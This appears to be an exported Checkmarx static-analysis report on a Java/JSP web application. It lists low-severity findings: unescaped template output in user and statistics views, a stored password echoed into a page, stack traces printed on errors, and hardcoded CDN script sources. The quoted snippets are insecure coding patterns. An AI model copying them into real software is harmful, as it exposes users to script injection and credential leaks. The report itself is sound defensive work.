Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=38
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp	/webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp
Line	29	29
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
29.                 <jsp:param name="role" value="${it.user.role}"/>
```

Escape False\Path 25:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=39
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp	/webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp
Line	117	117
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
117.                                         <input type="checkbox"
checked="true" name="${item}" class="optionmail"> ${item} 
```

Escape False\Path 26:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=40

Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	15	15
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
15.      <jsp:param name="name" value = "${it.user.name}"/>
```

Escape False\Path 27:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=41
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	16	16
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
16.              <jsp:param name="role" value="${it.user.role}"/>
```

Escape False\Path 28:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=42
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp

Line	23	23
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
23.      <label for="mail">ID : ${it.userDetail.id}</label>
```

Escape False\Path 29:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=43
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	27	27
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
27.      <input type="email" class="form-control" id="mail"
value="${it.userDetail.mail}">
```

Escape False\Path 30:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=44
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	31	31
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp

Method <%@page contentType="text/html"%>

```
....
31.      <input type="password" class="form-control" id="password"
value="${it.userDetail.mot_de_passe}">
```

Escape False\Path 31:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=45
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	35	35
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
35.      <input type="text" class="form-control" id="name"
value="${it.userDetail.name}">
```

Escape False\Path 32:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=46
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	39	39
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
39.      <input type="text" class="form-control" id="prenom"
value="${it.userDetail.prenom}">
```

Escape False\Path 33:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=47
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	43	43
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
43.      <input type="tel" class="form-control" id="tel"
value="${it.userDetail.numero}">
```

Escape False\Path 34:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=48
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	59	59
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
59.                <option id="cat_${item}"
value="${item}">${item}</option>
```

Escape False\Path 35:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=49

Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	61	61
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
61.                     if('${item}' == '${it.userDetail.categorie}')
```

Escape False\Path 36:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=50
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	62	62
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
62.
      $('#cat_${item}').attr('selected','selected');
```

Escape False\Path 37:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=51
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/Use	/webserver/src/main/webapp/fr/web/Use

	rViews/edit.jsp	rViews/edit.jsp
Line	72	72
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
72.  <input type="hidden" class="form-control" id="role"
value="${it.userDetail.role}">
```

Escape False\Path 38:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=52
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	/webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Line	73	73
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/edit.jsp
Method <%@page contentType="text/html"%>

```
....
73.  <input type="hidden" class="form-control" id="id"
value="${it.userDetail.id}">
```

Escape False\Path 39:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=53
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/index.jsp	/webserver/src/main/webapp/fr/web/UserViews/index.jsp
Line	16	16
Object	escapeXml	escapeXml

Code Snippet	
File Name	/webserver/src/main/webapp/fr/web/UserViews/index.jsp
Method	<%@page contentType="text/html"%>

```
....
16.      <jsp:param name="name" value = "${it.user.name}"/>
```

Escape False\Path 40:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=54
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/index.jsp	/webserver/src/main/webapp/fr/web/UserViews/index.jsp
Line	17	17
Object	escapeXml	escapeXml

Code Snippet	
File Name	/webserver/src/main/webapp/fr/web/UserViews/index.jsp
Method	<%@page contentType="text/html"%>

```
....
17.              <jsp:param name="role" value="${it.user.role}"/>
```

Escape False\Path 41:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=55
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/index.jsp	/webserver/src/main/webapp/fr/web/UserViews/index.jsp
Line	45	45
Object	escapeXml	escapeXml

Code Snippet	
File Name	/webserver/src/main/webapp/fr/web/UserViews/index.jsp
Method	<%@page contentType="text/html"%>

```
....
45.                          <td id = "mail_<%=cpt%>"><a
id="linkMail_<%=cpt%>"
href="/html/userdb/${item.id}">${item.mail}</a></td>
```

Escape False\Path 42:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=56
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/UserViews/index.jsp	/webserver/src/main/webapp/fr/web/UserViews/index.jsp
Line	46	46
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/UserViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
46.                          <td><button id="b_<%=cpt%>"
role="${item.role}" name="${item.id}" type="button" class="btn btn-
danger" data-toggle="modal" data-
target="#myModal">supprimer</button></td>
```

Information Exposure Through an Error Message

Query Path:
Java\Cx\Java Low Visibility\Information Exposure Through an Error Message Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.5 - Improper error handling
OWASP Top 10 2013: A5-Security Misconfiguration

Description

Information Exposure Through an Error Message\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=103
Result Comment	
Status	New

Method getDbi at line 15 of /webserver/src/main/java/fr/api/BDDFactory.java catches an exception from element e of an Exception object. This value flows through the code and is eventually output to the user in method getDbi at line 15 of /webserver/src/main/java/fr/api/BDDFactory.java. This may enable Information Exposure Through an Error Message.

Source	Destination

File	/webserver/src/main/java/fr/api/BDDFactory.java	/webserver/src/main/java/fr/api/BDDFactory.java
Line	19	21
Object	e	printStackTrace

Code Snippet
File Name /webserver/src/main/java/fr/api/BDDFactory.java
Method public static DBI getDbi() {

```
....
19.               } catch (IOException e) {
....
21.                     e.printStackTrace();
```

Information Exposure Through an Error Message\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=104
Result Comment	
Status	New

Method save at line 39 of /webserver/src/main/java/fr/api/Gestion.java catches an exception from element io of an Exception object. This value flows through the code and is eventually output to the user in method save at line 39 of /webserver/src/main/java/fr/api/Gestion.java. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	50	51
Object	io	printStackTrace

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void save(){

```
....
50.         } catch (IOException io) {
51.               io.printStackTrace();
```

Information Exposure Through an Error Message\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=105
Result Comment	
Status	New

Method save at line 39 of /webserver/src/main/java/fr/api/Gestion.java catches an exception from element e of an Exception object. This value flows through the code and is eventually output to the user in method save at

line 39 of /webserver/src/main/java/fr/api/Gestion.java. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	56	57
Object	e	printStackTrace

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void save(){

```
....
56.                     } catch (IOException e) {
57.                           e.printStackTrace();
```

Information Exposure Through an Error Message\Path 4:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=106
Result Comment
Status New

Method init at line 64 of /webserver/src/main/java/fr/api/Gestion.java catches an exception from element ex of an Exception object. This value flows through the code and is eventually output to the user in method init at line 64 of /webserver/src/main/java/fr/api/Gestion.java. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	82	83
Object	ex	printStackTrace

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void init(){

```
....
82.           } catch (IOException ex) {
83.                 ex.printStackTrace();
```

Information Exposure Through an Error Message\Path 5:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=107
Result Comment
Status New

Method init at line 64 of /webserver/src/main/java/fr/api/Gestion.java catches an exception from element e of an Exception object. This value flows through the code and is eventually output to the user in method init at line 64 of /webserver/src/main/java/fr/api/Gestion.java. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	88	89
Object	e	printStackTrace

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void init(){

```
....
88.                     } catch (IOException e) {
89.                           e.printStackTrace();
```

Information Exposure Through an Error Message\Path 6:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=108
Result Comment
Status New

Method create at line 96 of /webserver/src/main/java/fr/api/Gestion.java catches an exception from element e1 of an Exception object. This value flows through the code and is eventually output to the user in method create at line 96 of /webserver/src/main/java/fr/api/Gestion.java. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	102	104
Object	e1	printStackTrace

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void create(){

```
....
102.              } catch (IOException e1) {
....
104.                    e1.printStackTrace();
```

Information Exposure Through an Error Message\Path 7:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=

	1003168&projectid=2320&pathid=109
Result Comment	
Status	New

Method create at line 96 of /webserver/src/main/java/fr/api/Gestion.java catches an exception from element io of an Exception object. This value flows through the code and is eventually output to the user in method create at line 96 of /webserver/src/main/java/fr/api/Gestion.java. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	114	115
Object	io	printStackTrace

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void create(){

```
....
114.         } catch (IOException io) {
115.               io.printStackTrace();
```

Information Exposure Through an Error Message\Path 8:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=110
Result Comment	
Status	New

Method create at line 96 of /webserver/src/main/java/fr/api/Gestion.java catches an exception from element e of an Exception object. This value flows through the code and is eventually output to the user in method create at line 96 of /webserver/src/main/java/fr/api/Gestion.java. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	120	121
Object	e	printStackTrace

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void create(){

```
....
120.                     } catch (IOException e) {
121.                           e.printStackTrace();
```

Information Exposure Through an Error Message\Path 9:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=111
Result Comment	
Status	New

Method sendMail at line 11 of /webserver/src/main/java/fr/api/Mailer.java catches an exception from element mex of an Exception object. This value flows through the code and is eventually output to the user in method sendMail at line 11 of /webserver/src/main/java/fr/api/Mailer.java. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/webserver/src/main/java/fr/api/Mailer.java	/webserver/src/main/java/fr/api/Mailer.java
Line	60	61
Object	mex	printStackTrace

Code Snippet
File Name /webserver/src/main/java/fr/api/Mailer.java
Method public static void sendMail(String Adresse, String msg, String sujet){

```
....
60.                 }catch (MessagingException mex) {
61.                     mex.printStackTrace();
```

Client Hardcoded Domain

Query Path:
JavaScript\Cx\JavaScript Low Visibility\Client Hardcoded Domain Version:1

Description

Client Hardcoded Domain\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=87
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp	/webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp
Line	20	20
Object	""//cdn.ckeditor.com/4.5.10/full/ckeditor.js""	""//cdn.ckeditor.com/4.5.10/full/ckeditor.js""

Code Snippet
File Name /webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp
Method <script src="//cdn.ckeditor.com/4.5.10/full/ckeditor.js"></script>

```
....
20.       <script
src="//cdn.ckeditor.com/4.5.10/full/ckeditor.js"></script>
```

Client Hardcoded Domain\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=88
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/layout/head.jsp	/webserver/src/main/webapp/layout/head.jsp
Line	2	2
Object	""//code.jquery.com/jquery-1.11.2.min.js""	""//code.jquery.com/jquery-1.11.2.min.js""

Code Snippet
File Name /webserver/src/main/webapp/layout/head.jsp
Method <script src="//code.jquery.com/jquery-1.11.2.min.js"></script>

```
....
2.      <script src="//code.jquery.com/jquery-1.11.2.min.js"></script>
```

Client Hardcoded Domain\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=89
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/layout/head.jsp	/webserver/src/main/webapp/layout/head.jsp
Line	3	3
Object	""//code.jquery.com/jquery-migrate-1.2.1.min.js""	""//code.jquery.com/jquery-migrate-1.2.1.min.js""

Code Snippet
File Name /webserver/src/main/webapp/layout/head.jsp
Method <script src="//code.jquery.com/jquery-migrate-1.2.1.min.js"></script>

```
....
3.      <script src="//code.jquery.com/jquery-migrate-
1.2.1.min.js"></script>
```

Client Hardcoded Domain\Path 4:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=90
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/layout/head.jsp	/webserver/src/main/webapp/layout/head.jsp
Line	9	9
Object	""https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js""	""https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js""

Code Snippet
File Name /webserver/src/main/webapp/layout/head.jsp
Method <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js"></script>

```
....
9.      <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js
"></script>
```

Client Hardcoded Domain\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=91
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/register.html	/webserver/src/main/webapp/register.html
Line	7	7
Object	""//code.jquery.com/jquery-1.11.2.min.js""	""//code.jquery.com/jquery-1.11.2.min.js""

Code Snippet
File Name /webserver/src/main/webapp/register.html
Method <script src="//code.jquery.com/jquery-1.11.2.min.js"></script>

```
....
7.      <script src="//code.jquery.com/jquery-1.11.2.min.js"></script>
```

Client Hardcoded Domain\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=92
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/register.html	/webserver/src/main/webapp/register.html
Line	8	8
Object	""//code.jquery.com/jquery-migrate-1.2.1.min.js""	""//code.jquery.com/jquery-migrate-1.2.1.min.js""

Code Snippet
File Name /webserver/src/main/webapp/register.html
Method <script src="//code.jquery.com/jquery-migrate-1.2.1.min.js"></script>

```
....
8.      <script src="//code.jquery.com/jquery-migrate-
1.2.1.min.js"></script>
```

Client Hardcoded Domain\Path 7:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=93
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/register.html	/webserver/src/main/webapp/register.html
Line	14	14
Object	""https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js""	""https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js""

Code Snippet
File Name /webserver/src/main/webapp/register.html
Method <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js"></script>

```
....
14.      <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js
"></script>
```

Portability Flaw In File Separator

Query Path:
Java\Cx\Java Low Visibility\Portability Flaw In File Separator Version:1

Description

Portability Flaw In File Separator\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=70
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	44	44
Object	""src/main/resources/config.properties""	FileOutputStream

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void save(){

```
....
44.               output = new
FileOutputStream("src/main/resources/config.properties");
```

Portability Flaw In File Separator\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=71
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	67	67
Object	""src/main/resources/config.properties""	File

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void init(){

```
....
67.         File f = new File("src/main/resources/config.properties");
```

Portability Flaw In File Separator\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=72
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	73	73
Object	""src/main/resources/config.properties""	FileInputStream

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void init(){

```
....
73.                 input = new
FileInputStream("src/main/resources/config.properties");
```

Portability Flaw In File Separator\Path 4:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=73
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	99	99
Object	""src/main/resources/config.properties""	File

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void create(){

```
....
99.         File f = new File("src/main/resources/config.properties");
```

Portability Flaw In File Separator\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=74
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	107	107
Object	""src/main/resources/config.properties""	FileOutputStream

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void create(){

```
....
107.              output = new
FileOutputStream("src/main/resources/config.properties");
```

Improper Resource Access Authorization

Query Path:
Java\Cx\Java Low Visibility\Improper Resource Access Authorization Version:2

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control
OWASP Top 10 2013: A2-Broken Authentication and Session Management

Description
Improper Resource Access Authorization\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=84
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Mailer.java	/webserver/src/main/java/fr/api/Mailer.java
Line	21	21
Object	getProperties	getProperties

Code Snippet
File Name /webserver/src/main/java/fr/api/Mailer.java
Method public static void sendMail(String Adresse, String msg, String sujet){

```
....
21.                 Properties props = System.getProperties();
```

Improper Resource Access Authorization\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=85
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/BDDFactory.java	/webserver/src/main/java/fr/api/BDDFactory.java
Line	18	18
Object	createNewFile	createNewFile

Code Snippet
File Name /webserver/src/main/java/fr/api/BDDFactory.java
Method public static DBI getDbi() {

```
....
18.                     new File("data.db").createNewFile();//creation
du fichier vide
```

Improper Resource Access Authorization\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=86
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	101	101
Object	createNewFile	createNewFile

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void create(){

```
....
101.                     f.createNewFile();
```

Improper Exception Handling

Query Path:
Java\Cx\Java Low Visibility\Improper Exception Handling Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.5 - Improper error handling

Description

Improper Exception Handling\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=97
Result Comment	
Status	New

Method sendMail at line 11 of /webserver/src/main/java/fr/api/Mailer.java performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/webserver/src/main/java/fr/api/Mailer.java	/webserver/src/main/java/fr/api/Mailer.java
Line	21	21
Object	getProperties	getProperties

Code Snippet
File Name /webserver/src/main/java/fr/api/Mailer.java
Method public static void sendMail(String Adresse, String msg, String sujet){

```
....
21.                 Properties props = System.getProperties();
```

Improper Exception Handling\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=98
Result Comment	
Status	New

Method getDbi at line 15 of /webserver/src/main/java/fr/api/BDDFactory.java performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/webserver/src/main/java/fr/api/BDDFactory.java	/webserver/src/main/java/fr/api/BDDFactory.java
Line	16	16
Object	exists	exists

Code Snippet
File Name /webserver/src/main/java/fr/api/BDDFactory.java

Method public static DBI getDbi() {

```
....
16.         if(!new File("data.db").exists()){//si la BDD n'existe pas
```

Improper Exception Handling\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=99
Result Comment	
Status	New

Method init at line 64 of /webserver/src/main/java/fr/api/Gestion.java performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
